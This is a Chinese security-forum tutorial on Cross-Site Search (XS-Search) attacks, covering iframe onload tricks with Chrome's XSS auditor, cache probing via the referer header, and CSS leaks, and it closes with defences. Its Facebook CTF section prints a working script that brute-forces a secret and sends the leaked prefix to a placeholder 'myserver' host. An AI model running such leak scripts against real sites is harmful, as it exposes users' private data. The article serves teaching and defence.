

Cross-Site Search

1.概念解释

Cross-Site Search 又称 *XS-Search* 是在没有办法在受害者及其同源网站注入js脚本的情况下, 通过一些其他手段泄露受害者网站的用户数据的一类攻击手法的统称也是常说的 **■■■■■**, 由于前提是不能执行js代码, 所以 *XS-Search* 很难获取用户的cookie. 但是依然可以通过泄露用户的敏感数据造成危害
由于 *XS-Search* 是一类攻击手法的统称所以说起概念会较为抽象, 下面用几种具体的攻击手法来说明这种攻击的具体含义

2.实例分析

2.1 通过Chrome xss auditor

在chrome中如果通过一个iframe打开一个页面, 但这个页面被正确加载时修改 `window.hash` 不会触发iframe的onload事件, 假设这个页面加载错误, 包括但不限于, 请求超时, 域名不存在, 被chrome XSS过滤器的block模式屏蔽, 当出现这些错误时, 修改一个iframe的hash会再一次触发onload事件.

下图中我们尝试在别的站点打开一个先知的iframe, 果不其然加载失败了, 此时修改url中#后的值, 再次触发onload事件

```
> temp1.onload = ()=>{
    console.log("LOAD!!!!");
}
< ()=>{
    console.log("LOAD!!!!");
}

> temp1.src = "https://xz.aliyun.com/"
< "https://xz.aliyun.com/"
```

▶ 15 A cookie associated with a cross-site resource at <URL> was set without the `SameSite` attribute. A future release of Chrome will only deliver cookies with cross-site requests if they are set with `SameSite=None` and `Secure`. You can review cookies in developer tools under Application>Storage>Cookies and see more details at <URL> and <URL>.

✖ Refused to display 'https://xz.al try.php?filename=tryhtml intro:1 iyun.com/' in a frame because it set 'X-Frame-Options' to 'sameorigin'.

LOAD!!!!

VM1414:2

```
> temp1.src = "https://xz.aliyun.com/#123"
< "https://xz.aliyun.com/#123"
```

✖ Refused to display 'https://xz.al try.php?filename=tryhtml intro:1 iyun.com/#123' in a frame because it set 'X-Frame-Options' to 'sameorigin'.

LOAD!!!!

VM1414:2

> |

下图是一个可以成功打开的站点, 修改src中#后的部分, onload事件仅触发一次

(想复现的同学记得一定要加 `www.baidu.com/` 中的那个 `/` 如果少了这个字符, 页面每一次都会跳转到 `www.baidu.com/` 也就是说每一次都会触发onload事件

> temp1.src="https://www.baidu.com/#123"

< "https://www.baidu.com/#123"

你在电脑前看这段文字，
写文字的人在百度等你。
N年前你来到了这个世界，
N年后你想改变世界。

all_async_search

期待你脚踏祥云，
与百度一起改变世界。

all_async_search

百度2020校园招聘简历提交: <http://dwz.cn/XpoFdepe>

✖ ▶ Uncaught DOMException: Blocked a all_async_search frame with origin "<https://www.baidu.com>" from acce origin frame.

at HTMLDocument.t (https://ss1.bdstatic.com/5eN1K/r/www/cache/static/protocol/https/global/js/all_a8b0.js:181:309)

at f (<https://ss1.bdstatic.com/5eN1bjq8AAUYm2zge/static/protocol/https/jquery/jquery-1.10.2.min> 65

at Object.fireWith [as resolveWith] (<https://ss1.bdstatic.com/5eN1bjq8AAUYm2zgoY3K/r/www/cache/static/protocol/https/jquery/jquery-1.10.2.min> 65682a2.js:65:236)

at Function.ready (<https://ss1.bdstatic.com/5eN1K/r/www/cache/static/protocol/https/jquery/jquery-1.10.2.min> 2.js:25:374)

at HTMLDocument.Ct (<https://ss1.bdstatic.com/5eN1K/r/www/cache/static/protocol/https/jquery/jquery-1.10.2.min> a2.js:21:93)

LOAD!!!!

> temp1.src="https://www.baidu.com/#321"

< "https://www.baidu.com/#321"

> temp1.src="https://www.baidu.com/#4321"

< "https://www.baidu.com/#4321"

>

欺骗XSS auditor, chrome的XSS auditor本身的逻辑比较简单, 判断有没有输入敏感payload, 有判断页面中有没有和自己长的一样的, 如果有敏感的payload, 同时页面中也有和自己长得一样的内容就会屏蔽.

```
<script>key="blalalalalalalalalalalalala"</script>
```

2.2 通过页面缓存

- 通过站点自己的waf,安全策略使服务端报错.
- 通过控制http头部(或其他内容)使服务端报错.

GoCancel<>

Request

RawParamsHeadersHex

GET /media/upload/picture/20191101/56dfd974-fa27-1.png HTTP/1.1
Host: xzfile.aliyuncs.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 2

Response

RawHeadersHexRaw

HTTP/1.1 200 OK
Date: Mon, 04 Nov 2019 14:03:23 GMT
Content-Type: image/png
Content-Length: 1209894
Connection: close
x-oss-request-id: 5DC02FAB6A07133435510743
Accept-Ranges: bytes
ETag: "1352638D3DBC04E6DD4374252A5DE85A"
Last-Modified: Tue, 29 Oct 2019 08:37:29 GMT
x-oss-object-type: Normal
x-oss-hash-crc64ecma: 9575455417174126706
x-oss-storage-class: Standard
Content-MD5: ElJjT28B0bdQ3QlKl3oWg==
x-oss-server-time: 3
Server: Tengine/Aserver
EagleEye-TraceId: 0b83ddd515728762039172840e1f76
Strict-Transport-Security: max-age=31536000
Timing-Allow-Origin: *

PNG

IHDR b 0z0IDATx000Y000 0E00'00LJ R& 0007|0C-00 00w
010 ? 00b000000 0M000Ug0{ 0#20[k0S000: {00,000;00 00 000?0000kA 00;
0C0k0dc0m0I00 0{0h0{40008 00%b00000-z 000;
00) 0Q20 0g00000j0P0 0J`h0z00300 00KGFCr0 MW00q000|:00"00e0JA 00S00 eJis!
:Z 0B080=kv;?0-ax0C0`00j0000L6Z000gx=k0*00f{00000 sg000 -s000=000 09e9
000jN0,0 000000 00+0000000j0t00w00-0 02010{0000
000 0 04z0L0 0?;0D02 0t 00%ja0{00S000Z L|p0000C0000 00-00g00*x00k0/00-
0 0 U0U00n0
00I 0 0G0z0x00 n0w07j0t0s0G40000j009jz?(000u00000U00000+kG0-000z00ym:
000b00n0s0.000v00000000X 4#000v0 0g0|0;0 3L000Rs3000008w0;0A=000
0Ew00H0=Wz0200 0200n0H05060z9<0gn0 -0>0 0.000f000`h00 00k00 0000P1 0s
x01B00F 00G0N0Kl1z000 0pg000k00Tvhw|d0?02G0G 80 000 000 00;0y30;_oT}005
00xv000uZ0080 0 040`0y00L060G 58 0g R 084
!g0p0000 0Z`000|0bs0u0 |0J z j 0 000M000G0 0000 00{000-000}00000>0_000
0//00 00u00 ?00I00000A0#0-0z00| 0LW0-060&{U0800 C.0.000}000Q 90 000;k0

得到了一个正确的回复(废话

[illegible]

在浏览器中referer头是可以被我们控制的(某些情况
找一个可以在线编辑HTML的网站, 打开disable catch看看能不能打开之前选择的这张图片
(这里忘加了disable catch, 但是不影响结果



没有什么问题, 如法炮制加一点敏感的payload

runoob.com/try/try.php?filename=tryhtml_intro&xsstest=<script>alert(1)</script>

RUNOOB.COM

源代码:

点击运行

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>菜鸟教程 (runoob.com)</title>
</head>
<body>


<h1>我的第一个标题</h1>
<p>我的第一个段落。</p>

</body>
</html>
```

运行结果

我的第一个标题

我的第一个段落。



Network

Headers

Preview

Response

Timing

>>

:scheme: https

accept: image/webp,image/apng,image/*,*/*;q=

0.8

accept-encoding: gzip, deflate, br

accept-language: zh,zh-TW;q=0.9,zh-CN;q=0.8

cache-control: no-cache

dnt: 1

pragma: no-cache

referer: https://www.runoob.com/try/try.php?f

ilename=tryhtml_intro&xsstest=%3Cscript%3Ea

lert(1)%3C/script%3E

sec-fetch-mode: no-cors

sec-fetch-site: cross-site

user-agent: Mozilla/5.0 (Macintosh; Intel Mac

OS X 10_15_0) AppleWebKit/537.36 (KHTML, li

ke Gecko) Chrome/79.0.3945.16 Safari/537.3

6

发现图片加载不出来了, 这个原因就是在于referer中敏感的payload

现在我们关掉disable catch, 再重复一遍刚才的步骤

runoob.com/try/try.php?filename=tryhtml_intro

RUNOOB.COM

源代码:

点击运行

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>菜鸟教程 (runoob.com)</title>
</head>
<body>


<h1>我的第一个标题</h1>
<p>我的第一个段落。</p>


</body>
</html>
```

运行结果

我的第一个标题

我的第一个段落。



Network

Elements

Console

Sources

Performance

>>

Filter

Hide data URLs

All

XHR JS CSS Img Media Font Doc WS Manifest Other

Use large request rows

Group by frame

Show overview

Capture screenshots

5000 ms 10000 ms 15000 ms 20000 ms 25000 ms

Name

Status

Type

Initiator

Size

5dbb23aa24a1b806d08...

200

script

Present_zh...

2.2 KB

activeview?xai=AKAOjst...

200

gif

lilar.js?cac...

110 B

render.min.js

200

script

5dbb23a...

(disk ...

pixel?data=%7B%22u...

200

xhr

render.js:16...

684 B

5daee2c60bbf0503b0e...

200

docu...

render.min.j...

2.0 KB

5daee2c60bbf0503b0e...

200

docu...

render.min.j...

4.3 KB

dc_oe=ChMI-7_Bh-HQ5...

200

gif

express_ht...

658 B

5daee2c60bbf0503b0e...

200

jpeg

5daee2c...

9.4 KB

20191029163727-56dfd...

200

png

try.php?file...

1.2 MB

正常加载没有什么好说的.

[illegible]

2.3 通过 iframe.contentWindow 进行盲注

```
http://challenges.fbctf.com:8082/search?query=fb{ => frames.length = 1
http://challenges.fbctf.com:8082/search?query=fb{a => frames.length = 0
http://challenges.fbctf.com:8082/search?query=fb{b => frames.length = 0
http://challenges.fbctf.com:8082/search?query=fb{c => frames.length = 1
http://challenges.fbctf.com:8082/search?query=fb{ca => frames.length = 0
```

```
<!DOCTYPE html>
<html>

<head>
  <title>fbctf secret note keeper</title>
</head>

<body></body>

<script>
var chars = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}~ ' ;
var charLen = chars.length;
var ENDPOINT = "http://challenges.fbctf.com:8082/search?query="
var x = document.createElement('iframe');
```

```
function search(leak, charCounter) {
    var curChar = chars[charCounter];
    x.setAttribute("src", 'http://challenges.fbctf.com:8082/search?query=' + leak + curChar);
    document.body.appendChild(x);
    console.log("leak = " + leak + curChar);
    x.onload = () => {
        if (x.contentWindow.frames.length != 0) {
            fetch('http://myserver/leak?' + escape(leak), {
                method: "POST",
                mode: "no-cors",
                credentials: "include"
```

```

    });
    leak += curChar
  }
  search(leak, (charCounter + 1) % chars.length);
}
}

function exploit() {
  search("fb{", 0);
}

exploit();
</script>

</html>

```

题目来自 Facebook CTF

2.4通过CSS

CSS可以通过选择器, 为指定的内容进行指定的渲染, 通过选择器可以获取保存在属性中的数据.
 可以通过自定义连字的方式获取标签中的内容
 (CSS选择器无法通过标签内容进行选择)

具体的思路参考:

[面试.pptx](#)

(附件中还有一份)

这是面试时写的PPT的一部分, 这部分当时是参考下面两篇文章写的, 当时为了讲清楚PPT中甚至还有视频

<https://xz.aliyun.com/t/3075>

<https://sekurak.pl/wykradanie-danych-w-swietnym-stylu-czyli-jak-wykorzystac-css-y-do-atakow-na-webaplikacje/>

Jquery定时攻击:

<https://portswigger.net/research/abusing-jquery-for-css-powered-timing-attacks>

攻击场景较少, 速度较慢, 一笔带过

3.防御方案

在防御方面需要浏览器厂商和服务提供商双方的努力

在浏览器方面:

Safari采用了 Verified Partitioned Cache 用来防止用户被基于缓存的方式追踪, 极大的缓解了通过页面缓存进行历史记录追踪的攻击方式.

在服务提供商方面:

1. 正确的配置有效的CSRF-Token
2. 设置cookie的属性为same-site
3. 正确的配置 X-Frame-Options 头部, 只允许信任的站点打开站点的iframe
4. 验证码, 部分 XS-search 攻击需要频繁的打开页面, 在用户请求超过一定频率时弹出一个有效的验证码可以缓解 XS-Search
5. 合理的配置CSP

4.小结

通过上面几个例子应该大致描绘出来 XS-Search 的样貌, 但是这种攻击手段并不新颖, 这种攻击思路最早一次被利用在2006年

1. 漏洞利用复杂, 每一个漏洞的逻辑思路都很复杂, 哪怕是在CTF这种简单抽象的漏洞环境中利用起来都不简单.
2. 需要留住用户在当前页面, 需要获取的信息越多需要的时间就越长.

但是如果只是获取少量但是敏感的信息却有奇效, 例如: 一些钱包中的支付token, 银行卡的卡号等...

5.参考资料

https://sectt.github.io/writeups/FBCTF19/secret_note_keeper/README

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#Cross-origin_script_API_access

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

<https://github.com/xsleaks/xsleaks/wiki/Browser-Side-Channels>

<https://www.anquanke.com/post/id/176049>

<https://www.youtube.com/watch?v=HcrQy0C-hEA>

<https://portswigger.net/daily-swig/cross-site-search-attack-applied-to-snoop-on-googles-bug-tracker>

https://www.owasp.org/images/a/a7/AppSecIL2015_Cross-Site-Search-Attacks_HemiLeibowitz.pdf
<https://xz.aliyun.com/t/3075>
<https://sekurak.pl/wykradanie-danych-w-swietnym-stylu-czyli-jak-wykorzystac-css-y-do-atakow-na-webaplikacje/>

面试.zip (3.64 MB) [下载附件](#)
点击收藏 | 0 关注 | 1

[上一篇：某Shop供应商后台SQL Inj...](#) [下一篇：php反序列化拓展攻击详解--phar](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)